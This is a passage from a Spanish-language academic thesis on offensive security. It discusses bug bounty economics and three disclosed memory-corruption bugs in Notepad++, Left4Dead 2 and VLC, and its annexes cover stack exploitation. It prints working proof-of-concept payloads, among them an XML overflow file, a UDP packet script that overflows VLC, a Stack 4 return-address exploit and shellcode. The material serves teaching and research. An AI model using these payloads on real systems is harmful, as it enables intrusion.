[33]Según un reporte de la plataforma Hackerone, si consideramos únicamente los ingresos que han conseguido investigadores en seguridad dentro de esa plataforma gracias al reporte de vulnerabilidades, considerando la escala salarial de PayScale para un ingeniero de software, el salario máximo de un *bug hunter* logrado en la plataforma corresponde a 40,6 veces el salario promedio de un ingeniero de software en Argentina. En ese mismo reporte si se comparan los ingresos de un *bug hunter* con el salario de un ingeniero de software en Estados Unidos, el primero gana 6 veces más en promedio.[50]

grandes números de investigadores. Por ejemplo, Hackerone reporta que en la actualidad la comunidad de hackers dentro de su plataforma pertenece a 170 países y -según una encuesta en el año 2020- responde a una distribución geográfica ilustrada en la Figura 34 [52].




Figura 34: Pago de recompensas monetarias distribuido por geografía. A la derecha, procedencia geográfica de las organizaciones que pagan por vulnerabilidades. A la izquierda el país de procedencia de lxs hackers que reportan vulnerabilidades (Hackerone, 2020).

El reporte de Hackerone destaca que cuando se lanza un nuevo programa de recompensas para la identificación de vulnerabilidades, en el 77 % de los casos, los hackers encuentran la primera vulnerabilidad válida en las primeras 24 horas. E indica que un cuarto de las vulnerabilidades válidas encontradas son clasificadas como de alta o crítica severidad [50]. Estas cifras hablan sin dudas de la potencialidad de los programas de cacería de vulnerabilidades, como complemento a otros mecanismos de detección de vulnerabilidades que se llevan a cabo.

En tercer lugar, tal como indica Lozano en “Fundamentos del bug hun-

ting" los programas de bug bounties han sido incorporados en los procedimientos de una organización para facilitar sus auditorías de seguridad y evaluaciones de seguridad, de un modo complementario a la estrategia general de seguridad de la información [15]. Como podemos leer en los numerosos materiales de referencia provistos por Hackerone [53] justamente la propuesta de los programas de bug bounty es que funcionen de manera complementaria a los análisis automatizados sean dinámicos o estáticos. Como veíamos la automatización de análisis dinámicos y estáticos tienen un lugar continuo dentro ciclo de vida de la entrega del software de modo de asegurarse que los testeos automatizados realizados por estas herramientas se ejecuten con cada entrega de software. No obstante, los tests de penetración suelen contratarse por un lapso corto de tiempo una vez que el software se encuentra en condiciones de ser puesto en producción, con el objetivo de encontrar fallas de seguridad más complejas de ser detectadas por herramientas automatizadas. Amy DeMartine en *Find Elusive Security Defects Using Bug Bounty Platforms*, y en el marco de una investigación para Forrester del año 2019 remarca que el pentesting realizado de manera esporádica puede dejar nuevo código sin evaluar durante largos períodos de tiempo. Peor aún, a medida que aumenta la velocidad de entrega del software, muchas versiones del código se ponen en funcionamiento y se exponen a los atacantes maliciosos entre los ciclos de prueba [54].

Y la pregunta es entonces cómo pueden incorporarse los testeos de seguridad como el realizado por pentesters (que por más que utilicen herramientas de automatización en implican un fuerte componente creativo propio del trabajo humano y manual) de forma más efectiva dentro de flujos de desarrollo ágil. En contextos de desarrollo continuo la comunidad hacker se vuelve invaluable en la nueva ecuación. Hackerone introduce el concepto de Seguridad impulsada por hackers o "Hacker-powered Security" al hecho de poder contar con una comunidad externa de hackers -global, distribuida y diversa- testeando de manera continua una aplicación en la búsqueda de vulnerabilidades. Este modelo propone una alianza virtuosa entre los programas de bug bounty y el flujo de trabajo CI/CD. Los caza de fallas bajo este tipo de programas funcionarían como pruebas de penetración continua, logrando escalar el equi-

po de seguridad de un organismo a escala global aunando los esfuerzos de una comunidad de hackers que puede auditar al mismo tiempo un mismo software, a cambio de una recompensa monetaria por resultados[34]. En esta línea un reporte de Hackerone indica que "los programas de recompensas de bugs exponen la aplicación a numerosos ojos y presentan una forma única de testear la seguridad de aplicaciones. Las pruebas son continuas, constantes, y funcionan de manera similar al desarrollo de software en un entorno ágil. Por ello encaja perfectamente con el espíritu de DevOps y las metodologías de desarrollo ágil (...) La seguridad en el mundo de DevOps debe existir sin que ésta genere bloqueos u obstaculice la capacidad de los desarrolladores para entregar el software a tiempo. La caza de vulnerabilidades en el marco de programas de bug bounties se ajusta perfectamente a este modelo, ya que los hackers estarán siempre trabajando entre bastidores para mantener el software seguro" [53].

Y las cifras que maneja Hackerone respecto de este punto son ilustrativas: desde su creación hasta febrero del 2020, se han reportado y arreglado más de 150 mil vulnerabilidades válidas dentro de 1700 programas de organismos diferentes, habiéndole pagado más de 80 millones de dólares a lxs investigadores/as inscriptos en la plataforma. La mitad de ese monto, aproximadamente unos 40 millones de pesos, fue pagado únicamente en el transcurso del año 2019. Mientras que un cuarto de las vulnerabilidades válidas encontradas son clasificado como de alta o crítica severidad [52].

Para finalizar, es importante destacar que por más que se amplía el acceso de organismos a una comunidad amplia de investigadores en seguridad, debe existir una maduración de la organización en el proceso de gestión, priorización y manejo de los reportes de vulnerabilidades recibidos.

[34]Es una práctica común dentro de Hackerone y Bugcrowd, que si más de una persona detecta una vulnerabilidad, únicamente la primer persona que pudo demostrar sus implicancias de seguridad es recompensada. Si esta vulnerabilidad no es arreglada en una ventana grande de tiempo es frecuente la aparición de duplicados como lo denominan en la industria.

6.2.3. Cacería de vulnerabilidades de corrupción de memoria

Para ilustrar el funcionamiento de estos programas será interesante retomar el hilo conductor de la tesis y analizar reportes de vulnerabilidades del tipo de corrupción de memoria dentro de la plataforma Hackerone. Lamentablemente el sitio no cuenta con una categorización desglosada por tipo de vulnerabilidad, no obstante una búsqueda dentro de la totalidad de reportes devuelve un total de 244 reportes vinculados a vulnerabilidades de corrupción de memoria. Sin dudas, existen numerosos hallazgos de bugs que se han mantenido confidenciales a pesar de contar con un parche de seguridad y por ende no aparecen enumerados en los resultados de búsqueda. Dentro de los reportes más destacados dentro de Hackerone detallaremos tres de ellos.

El primero consiste en un reporte de una vulnerabilidad del tipo de desbordamiento de memoria en el parser XML del software Notepad++ v7.6.2 (32 bits) reportada el 16 de enero del 2019. Las modificaciones pertinentes al código vulnerable se parchearon el 17 de enero, y se encuentran disponibles en el repositorio público del software Notepad++ [55].

La vulnerabilidad identificada tenía lugar porque el parser XML de Notepad++ tomaba como input un archivo XML, sin embargo al procesarlo (dentro de la función `invisibleEditView.getText()`) no verificaba la extensión del atributo encoding dentro del tag <`xml`> del archivo de entrada y lo almacenaba directamente en un búfer de 128 caracteres (la variable char `encodingStr[128]`). Esta falta de verificación producía un desbordamiento de búfer de memoria como los analizados en apartados anteriores. El código vulnerable es el siguiente:

```
char encodingStr[128];
_invisibleEditView.getText(encodingStr, startPos, endPos);
```

La prueba de concepto del investigador consistía en un archivo XML bien formado pero con un tag <xml>con un atributo de encoding de extensión mayor a 128 caracteres, y de este modo pudo demostrar la corrupción de memoria que sucedía cuando Notepad++ abría el archivo e intentaba parsearlo [56].

```
<?xml version="1.0" encoding="0123456789012345678901234567890123456789
0123456789012345678901234567890123456789012345678901234567890123456789
0123456789012345678901234567890123456789012345678901234567890123456789
0123456789012" ?>
<!-- Aquí continua el archivo XML bien formado -->
        <NotepadPlus>
                <Languages>
                ...
```

Los desarrolladores de Notepad++ resolvieron el bug en el transcurso de un día y como podemos ver en el repositorio público del software Notepad++, agregaron una verificación de la extensión del input dado por el usuario en el atributo encoding y si ésta era mayor a 128 caracteres terminaban la ejecución con un error [55].

```
const int encodingStrLen = 128;
...
//len es la longitud dada por el encoding del XML de entrada
int len = endPos - startPos;
if (len >= encodingStrLen){
        return -1;
}

char encodingStr[encodingStrLen];
```

El reporte de esta vulnerabilidad fue el reporte número 480.883 dentro de Hackerone y si bien el parche se creó en el lapso de un día, fue dado a público conocimiento en Agosto del 2019. El hallazgo de esta vulnerabilidad redundó en un pago de 2.862,23 dólares al investigador encargado de reportarla a Notepad++ dentro de su programa de bug bounty en Hackerone [56].

Un segundo reporte dentro de la plataforma Hackerone que se trató también de una vulnerabilidad de corrupción de memoria fue el reportado a Valve el 18 de Abril del año 2018 [57]. La vulnerabilidad detectada por investigadores pertenecientes a *Rhinosecurity labs* era de un desbordamiento de un

búfer de memoria por el cual un atacante podría ejecutar de manera remota código en la máquina de otro jugador del juego *Left4Dead 2* desarrollado por la compañía Valve.

La vulnerabilidad tenía lugar en el modo en que se parseaban archivos NAV (utilizados dentro del juego para renderizar escenarios y la navegación de los personajes), por lo que un archivo NAV cuidadosamente mal formado provocaba un desbordamiento de un búfer de memoria dejando al atacante en control del registro EIP que, como vimos en el apartado dedicado a la explotación de este tipo de vulnerabilidad, es el registro de memoria encargado de indicarle al procesador qué instrucción del programa ejecutar a continuación. Controlar la dirección de memoria contenida en este registro permite modificar arbitrariamente el flujo de ejecución del programa y por ende constituyó una falla que llevaba a la ejecución de código por parte de un atacante. No sólo eso sino a su vez la ejecución de código podía realizarse de manera remota debido a que el juego podía jugarse de a varios jugadores en línea, gracias a lo cual al investigador -bajo el sombrero de atacante- le fue posible crear un servidor ficticio al que se conectara el jugador que iba a resultar la víctima al descargarse el archivo NAV mal formado que permitiría a la ejecución remota de código por parte del atacante en la máquina de la víctima.

Debido a que el juego es de código cerrado y el testeo por parte del *bug hunter* se realizo bajo la modalidad de black-box, no contamos con información acerca del código vulnerable y sus respectivos parches de seguridad. El investigador detalla en el reporte cómo analizando la variación de un archivo NAV válido y otro inválido pero que provocaba una finalización con errores del programa, pudo detectar qué bytes dentro del archivo NAV debía modificar para controlar el contenido del registro EIP y lograr la ejecución de código [57]. Habiendo creado ese archivo malicioso, finalmente creó una prueba de concepto con un servidor propio reproduciendo los pasos de un atacante para que la víctima importe ese archivo en el contexto de su juego y la ejecución de código remota tenga lugar.

Esta vulnerabilidad de corrupción de memoria fue reportada el 18 de Abril del 2018 y una versión parcheada del juego fue lanzada con anterioridad al

24 de julio de ese mismo año. El investigador fue retribuido con la suma de 10.000 usd por Valve por la detección de la falla de seguridad descripta, en el marco de su programa de bug bounty de Hackerone.

Por último, se detalla una tercer vulnerabilidad de corrupción de memoria reportada a través de Hackerone, que se trató del desbordamiento de un búfer de memoria en el reproductor multimedia de VideoLAN conocido como VLC [58]. La falla de seguridad estaba presente en una librería de VLC encargada de parsear el protocolo de streaming RIST[35]. Como se puede ver en el extracto de código a continuación, se define un búfer con el nombre de `new_sender_name` con un tamaño máximo de 128 bytes (`MAX_CNAME`). Luego se calcula la variable `name_length` de un input leído del paquete `RTCP_PT_SDES`, esa variable se utiliza como parámetro `size` dentro de la función `memcpy`, encargada de copiar esa cantidad de bytes en el bloque de memoria destino `new_sender_name`. Esto provoca que un atacante manipulando el valor de `name_length` pueda forzar a que se realice un `memcpy` con una mayor cantidad de bytes que el búfer destino `new_sender_name` de 128 bytes puede contener, provocando un desbordamiento de búfer y una corrupción de memoria.

```
/** La variable define un tamaño máximo de
MAX_CNAME (128), linea: 446 **/
char new_sender_name[MAX_CNAME];

/** se lee el valor de name_length del
RTSP header, linea: 489 **/
int8_t name_length = rtcp_sdes_get_name_length(buf);

/** memcpy con destino a new_sender_name
por una cantidad de bytes dada por name_length
bytes, linea: 525 **/
memcpy(new_sender_name, buf + RTCP_SDES_SIZE, name_length);
```

Siguiendo el reporte del investigador en Hackerone, éste plantea el siguien-

[35]El protocolo RIST es un protocolo de transporte de código abierto diseñado para la transmisión fiable de vídeo a través de redes con baja latencia [59].

te escenario de ataque. Por un lado, en la máquina de la víctima tenemos al software VLC ejecutándose y esperando por input stream utilizando el protocolo rist.

```
$ vlc.exe rist://X.X.X.X:PORT
```

Por otro lado, el atacante crea un paquete RTSP cuidadosamente malformado para desbordar el búfer del cliente VLC de la víctima. El código original fue tomado del reporte del investigador en Hackerone [58].

vlc.py

```
#!/usr/bin/python
import socket

server = ("X.X.X.X", PORT)
udp = socket.socket(family=socket.AF_INET, type=socket.SOCK_DGRAM)

buf = "\x80"                    # Version and padding
buf += "\xCA"                   # tipo de paquete = RTCP_PT_SDES
buf += "\x00\x00"               # configs para construir pqt valido
buf += "\x00\x00\x00\x00\x00" # configs para construir pqt valido
buf += "\x80"                   # configs para construir pqt valido

# Desbordamiento del búfer de destino new_sender_name
buf += "A" * 232 + "B" * 8 + "C" * 8 + "D" * 200

udp.sendto(buf, server)
```

Al ejecutar el exploit un atacante podrá aprovecharse del cliente VLC de su víctima de manera remota, explotando una vulnerabilidad en la función `memcpy` del cliente y provocando una corrupción de memoria. Como parte del mismo reporte el investigador propone extender una verificación para incluir el chequeo de la longitud de la variable `name_length` antes de ser usada como argumento dentro de la función `memcpy`.

```
if (name_length > bytes_left || name_length >= MAX_CNAME)
```

El bug fue considerado de alta severidad y fue parcheado el 28 de Febrero de ese mismo año. El investigador fue recompensado con una suma de 2.817,28 dólares por la identificación de esta vulnerabilidad de seguridad y su subsiguiente reporte a VLC.

7. Conclusión

Como nos propusimos en los objetivos, el desarrollo de esta tesis mostró la potencialidad que ofrece la seguridad ofensiva actualmente dentro del campo de la seguridad informática.

En los primeros capítulos se llevó a cabo un recorrido teórico-práctico que partió del análisis de las estrategias de explotación de vulnerabilidades de corrupción de memoria. En el capítulo 3 y 4 se trabajó a partir de ejemplos escalonados que mostraban el funcionamiento de estrategias de explotación para aprovecharse de programas vulnerables. Acompañando de manera escalonada estos escenarios de explotación se describieron las novedosas barreras de seguridad a nivel de sistemas operativos y compiladores que surgieron para mitigar escenarios de ataque como los trabajados. Con este recorrido fue posible adoptar la mirada desde la perspectiva de un/una atacante y comprender cómo las estrategias de explotación avanzan en vinculación a las barreras de seguridad que se crean para volverlas inocuas.

Por otro lado, se enmarcó a este tipo de vulnerabilidades de corrupción de memoria dentro de la clasificación del organismo Mitre denominada "Common Weakness Enumeration" (o CWE por sus siglas en inglés) que se propone como un marco de referencia común de público acceso que abarca las diversas fallas de seguridad de manera sistemática y exhaustiva. La categorización de Mitre nos permitió no sólo comprender el tipo de vulnerabilidad específico trabajado bajo un contexto de categorías más amplio, sino también estudiar cómo este organismo ideó en esa misma línea -aunque de manera más reciente- otro proyecto de categorización bajo el nombre de matriz ATT&CK con el objetivo de desplegar escenarios realistas de ataque. El contenido de esta matriz apunta a una modalidad de trabajo del equipo rojo dentro de un organismo que se aprovecha y explota vulnerabilidades a partir de la simulación de ataques de manera coordinada y permanente con de ejercicios de intrusión que refuercen las capacidades de defensa. De este modo, el análisis de la evolución de las categorizaciones trabajadas de Mitre nos permitió preguntarnos por el rol de la seguridad ofensiva dentro de una organización. En ese sentido, hemos introducido una concepción novedosa dentro del campo,

de surgimiento reciente, bajo la categoría de equipo violeta ("purple team" en inglés) que permite repensar el rol de la seguridad ofensiva de la mano de equipos rojos que simulen intrusiones realistas ya no con una labor puramente antagónica a los equipos de defensa dentro una organización, sino como parte de un único equipo cuyos esfuerzos de ataque y defensa se produzcan de manera coordinada y bajo comunicación permanente para lograr el objetivo último que es -en última instancia- fortalecer la capacidad de respuesta y seguridad dentro de un organismo. El concepto de equipo violeta nos permitió entonces tematizar el trabajo sincronizado que deben asumir tanto los equipos de ataque y defensa, destacando el rol pedagógico que el equipo rojo debe contemplar como parte de su labor en el entrenamiento y mejora de la capacidad de detección y respuesta a incidentes de seguridad dentro de un organismo.

En el quinto capítulo habiendo precisado cómo se clasifican las vulnerabilidades, y como se plantean estrategias de ataque y mecanismos de defensa frente a ellas, nos resultó pertinente preguntarnos justamente cómo y cuándo estas fallas de seguridad son detectadas en el desarrollo de software. Para ello, a modo introductorio analizamos las vertientes del análisis estático de código fuente y el análisis dinámico bajo metodologías de caja negra, gris o caja blanca según la información interna con la que cuente el analista, y nos preguntamos por el momento dentro del ciclo de vida de desarrollo en que la detección de vulnerabilidades tiene lugar. En esa línea, retomamos los desafíos que plantea el marco de referencia de Microsoft con el nombre de ciclo de vida de desarrollo seguro (SDL), que problematiza la necesidad de introducir la seguridad en las diferentes fases del desarrollo de software y destaca la importancia del análisis estático, dinámico y las pruebas de penetración en el ciclo de desarrollo seguro. Desafíos que no sólo se consisten en idear estrategias para que la seguridad sea parte de las diferentes fases del ciclo de desarrollo en un proceso de retroalimentacion constante sino también desafíos dados por las metodologías de trabajo ágiles y su implicancia en procesos de desarrollo seguros.

Con este escenario en mente es que el capítulo sexto se propuso ahondar en detalle en dos modos novedosos de pensar la detección de vulnerabilida-

des. En primer lugar, el desarrollo de CodeQL, un motor de análisis de código basado en consultas que es parte de un proyecto más amplio en manos de la organización Github bajo el nombre de "Code-scanning". Esta herramienta de análisis estático permite la exploración del código fuente modelándolo como datos y explorándolo a partir de consultas o "queries", que son de código abierto y desarrolladas por una comunidad. Este proyecto se vuelve novedoso al poner el foco en la detección de variantes de una misma vulnerabilidad a través de patrones en el código analizado ("variant analysis") y en el seguimiento de la contaminación de los datos de entrada ("data flow" y "taint tracking"), poniendo énfasis en la reducción de falsos positivos y en la pertinencia del resultado del análisis estático realizado de manera automática. Este motor de análisis es parte del proyecto "Code-scanning" de Github, aún en desarrollo y que ambiciona la inclusión del análisis estático con CodeQL como parte de procesos de desarrollo ágil, de integración y entrega continua. Siguiendo el hilo conductor de la tesis, en el cierre de este capítulo se ha ilustrado el funcionamiento del motor de análisis CodeQL para la detección de vulnerabilidades de corrupción de memoria en el software Das U-boot, conocido comúnmente como el gestor de arranque universal. Este ejemplo, además de retomar el tipo de vulnerabilidad previamente analizada permitió exponer el proceso de trabajo escalonado para el refinamiento de las consultas al código fuente que facilita la herramienta y la vuelve sin dudas más potente a la hora de detectar vulnerabilidades.

En el siguiente apartado del capítulo sexto analizamos un segundo fenómeno novedoso en el campo de la seguridad informática en los procesos de detección y reporte de vulnerabilidades: la proliferación de programas de recompensas para la detección de vulnerabilidades (bajo el nombre de programas de "bug bounties") o de cacería de vulnerabilidades. En este apartado realizamos una breve historización de los antecedentes a este tipo de programas de compra y venta de vulnerabilidades: desde su comercialización en el mercado negro, seguidas de iniciativas de comercialización de vulnerabilidades del tipo día cero con iDefense y Tipping Point (vulnerabilidades de alto impacto desarrolladas por investigadores de seguridad elite) hasta programas propios de los vendors de software como Mozilla. Estos antecedentes dieron lugar en la

década del 2015 a los denominados programas de cacería de vulnerabilidades, de la mano de plataformas intermediarias como Hackerone y Bugcrowd que conectan empresas de diversa escala con una comunidad de investigadores y analistas en seguridad internacional. Hackerone introduce el concepto de Seguridad impulsada por hackers o "Hacker-powered Security" al hecho de poder contar con una comunidad externa de hackers -global, distribuida y diversa- testeando de manera continua una aplicación en la búsqueda de vulnerabilidades. Bajo estos programas se lograron mecanismos de colaboración abierta y global conectando empresas (ya no únicamente organismos de gran escala sino también pequeñas y medianas empresas) con investigadores de seguridad de todo el mundo, bajo una modalidad de trabajo de búsqueda de vulnerabilidades de modo sistemático y sostenido en el tiempo. En la tesis hemos destacado cómo esta interacción estratégica tiene lugar en una coyuntura donde existe una acuciante escasez de recursos humanos calificados en seguridad informática, que es canalizada bajo procesos de tercerización a través de plataformas intermediarias. El éxito de este fenómeno queda en evidencia analizando las cifras que reportan las plataformas intermediarias de los resultados logrados en la detección de vulnerabilidades a partir de este modelo. En Hackerone desde su creación en el año 2012 hasta febrero del 2020, se han reportado y arreglado más de 150 mil vulnerabilidades válidas dentro de 1700 programas de organismos diferentes, habiéndole pagado más de 80 millones de dólares a lxs investigadores/as inscriptos en la plataforma. La mitad de ese monto, aproximadamente unos 40 millones de pesos, fue pagado únicamente en el transcurso del año 2019. Mientras que un cuarto de las vulnerabilidades válidas encontradas son clasificadas como de alta o crítica severidad, ello a partir de una comunidad de investigadores en seguridad de 170 países diferentes. Y finalmente, como cierre de este capítulo continuando con el hilo conductor presente a lo largo de la investigación se han analizado en detalle tres vulnerabilidades de corrupción de memoria reportadas en Hackerone en el marco de programas de bug bounty.

Según los alcances planteados, considero que esta tesis contribuye a hacer un aporte a los estudios en seguridad ofensiva, las guías para la creación de exploits, las periodización de las mitigaciones existentes, así como también

proponer un acercamiento a los nuevos mecanismos de detección de vulnerabilidades, signados por metodologías de desarrollo ágiles y un contexto de globalización de mano de obra calificada. Este recorrido permitió revisitar el concepto de seguridad ofensiva como un campo clave de investigación en seguridad que sin dudas tiene un rol fundamental para comprender la escala y complejidad de las nuevas amenazas.

8. Anexo

A. Segmentos de un proceso en memoria

El formato ELF (Executable and Linking Format) de un binario de GNU/Linux se encuentra organizado en secciones que estructuran sus instrucciones, sus datos y otra información necesaria para el proceso de enlazado. Desde la perspectiva del sistema operativo el formato ELF se estructura bajo la forma de segmentos que utilizará para cargar en memoria el proceso. La sección denominada 'text' corresponde a las instrucciones del programa. Mientras que las secciones 'data', 'rodata' y 'bss' cuentan con los datos del programa, de acuerdo a si fueron definidas variables estáticas o globales y si han sido inicializadas o no. Así como las variables estáticas (declaradas como static o por fuera de una función) se almacenan en la sección .data y persisten a lo largo de la ejecución del programa, en cambio las variables locales declaradas dentro de una función son consideradas dinámicas en C y se almacenan en la pila como parte del frame de la función. Por último el heap es el área de memoria reservada para el almacenamiento de memoria dinámica, manipulada a través de malloc(), realloc(), free(), etc.

El gráfico a continuación ilustra cómo el sistema operativo carga en memoria el proceso teniendo en cuenta la estructura del ELF definida previamente:

B. Convención del llamado a funciones

En la arquitectura x86, en el llamado a funciones la pila juega un rol fundamental. En este espacio de memoria se almacenan las variables locales de la función llamada, sus argumentos y su dirección de retorno. Justamente se habla de frame o marco de una función al sector de la pila donde ésta almacena sus argumentos y variables locales, entre otra información. A medida que se llaman funciones y se retorna de ellas, en la pila se crean y destruyen frames, permaneciendo siempre en el tope de la pila el marco de la función




Figura 35: Memoria de un proceso en ejecución.

en ejecución.

```
void funcion_a(param_1, param_2) {
int var_1 = 10;
int var_2 = 11;
funcion_b(arg_3, arg_4)
}
void funcion_b(param_3, param_4) {
int var = 12;
funcion_c(arg_5);
}
void funcion_c(param_5) {
int var = 13;
...                          <= EIP
}
```

```
int main() {
funcion_a(arg_1, arg_2);
printf("Mensaje\n");
}
```

Después del llamado a las tres funciones (funcion_a, funcion_b, funcion_c) y cuando se están ejecutando instrucciones dentro de la funcion_c (eip apunta al cuerpo de esa función), el layout de la pila -en una versión simplificada- se puede observar en la Figura 38.




Figura 36: Frame o marco de la función de ejemplo.

Por convención los parámetros de una función se encuentran disponibles

en la pila y se almacenan en orden inverso: desde el último al primero, de esta manera se encontrarán disponibles en el orden correcto. (Bajo otras convenciones los parámetros se almacenan en registros).

C. Script en Python para el Stack 4

Teniendo en cuenta el escenario especificado en el cuerpo del trabajo y considerando el código del programa vulnerable Stack 4:

```
#include <stdio.h>
int main() {
int cookie;
char buf[80];

printf("buf: %08x cookie: %08x\n", &buf, &cookie);
gets(buf);

if (cookie == 0x000d0a00)
        printf("you win!\n");
}
```

Es posible implementar la estrategia de explotación propuesta a través del siguiente script en Python que deberá ser ingresado como input por entrada estándar al programa vulnerable:

```
#! /usr/bin/env python
"""Uso: ./exploit.py | ./stack4 """
import sys
from struct import pack

ret_addr = 0x0804849c              #addr de printf("you win!")

exploit  = "A" * 80                #fill buf
exploit += "BBBB"                  #fill cookie
```

```
exploit += "CCCC"                  #fill ebp
exploit += pack("<I", ret_addr)    #set return address

sys.stdout.write(exploit)
```

Ejecutamos el exploit y logramos imprimir el mensaje ganador.

```
user@abos:~\$ ./exploit.py | ./stack4
buf: bffff5a4 cookie: bffff5f4
you win!
```

D. Ejemplo de shellcode que imprime un mensaje

A continuación, un ejemplo de un shellcode en lenguaje ensamblador que imprime "you win!".

```
section .text
global _start
_start:
+---<   jmp short dummy         ; 1.
|
|  -> imprimir_str:             ; 3.
|  |    xor eax,eax             ; eax = 0
|  |    pop ecx                 ; ecx => "you win!A"
|  |    mov [ecx+8],al          ; ecx => "you win!\0"
|  |    mov al,4                ; syscall write: nro4
|  |    xor ebx,ebx             ; ebx = 0
|  |    inc ebx                 ; stdout filedescriptor: nro1
|  |    xor edx,edx             ; edx = 0
|  |    mov dl,9                ; longitud "you win!\0": 9
|  |    int 0x80                ; write(1, string, 9)
|  |
```

```
|  |    mov al,1              ; syscall exit: nro1
|  |    dec ebx               ; ebx = 0
|  |    int 0x80              ; exit(0)
|  |
-->|  dummy:                  ; 2.
+--< call imprimir_str      ; apilo addr "you win!A"
        db "you win!A"
```

Es posible obtener el código de máquina de este shellcode como cadena de caracteres a partir del código assembly usando por ejemplo el programa `hexdump` desde la consola en GNU/Linux.

```
user@abos:~$ nasm -f elf shellcode.asm                ; ensamblamos
user@abos:~$ ld -N shellcode.o -o shellcode           ; linkeamos
user@abos:~$ objcopy -j .text -O binary shellcode.o shellcode.bin ; .text
user@abos:~$ hexdump -v -e '"\\" 1/1 "x%02x"' shellcode.bin; echo ; byte code
\xeb\x16\x31\xc0\x59\x88\x41\x08\xb0\x04\x31\xdb
\x43\x31\xd2\xb2\x09\xcd\x80\xb0\x01\x4b\xcd\x80
\xe8\xe5\xff\xff\xff\x79\x6f\x75\x20\x77\x69\x6e\x21\x41
```

E. Script en Python para el Stack 4 con inyección de código

Teniendo en cuenta el escenario especificado en el cuerpo del trabajo y considerando el código del programa vulnerable Stack 4, se presenta a continuación el script completo para su explotación.

```
#! /usr/bin/env python
"""Uso: ./exploit.py | ./stack4 """

import sys
from struct import pack
```

```
#shellcode, imprime you win!
shellcode  = "\xeb\x16\x31\xc0\x59\x88\x41\x08\xb0\x04\x31\xdb\x43"
shellcode += "\x31\xd2\xb2\x09\xcd\x80\xb0\x01\x4b\xcd\x80\xe8\xe5"
shellcode += "\xff\xff\xff\x79\x6f\x75\x20\x77\x69\x6e\x21\x41"

ret_addr = 0xbffff5b4                          #addr de buf

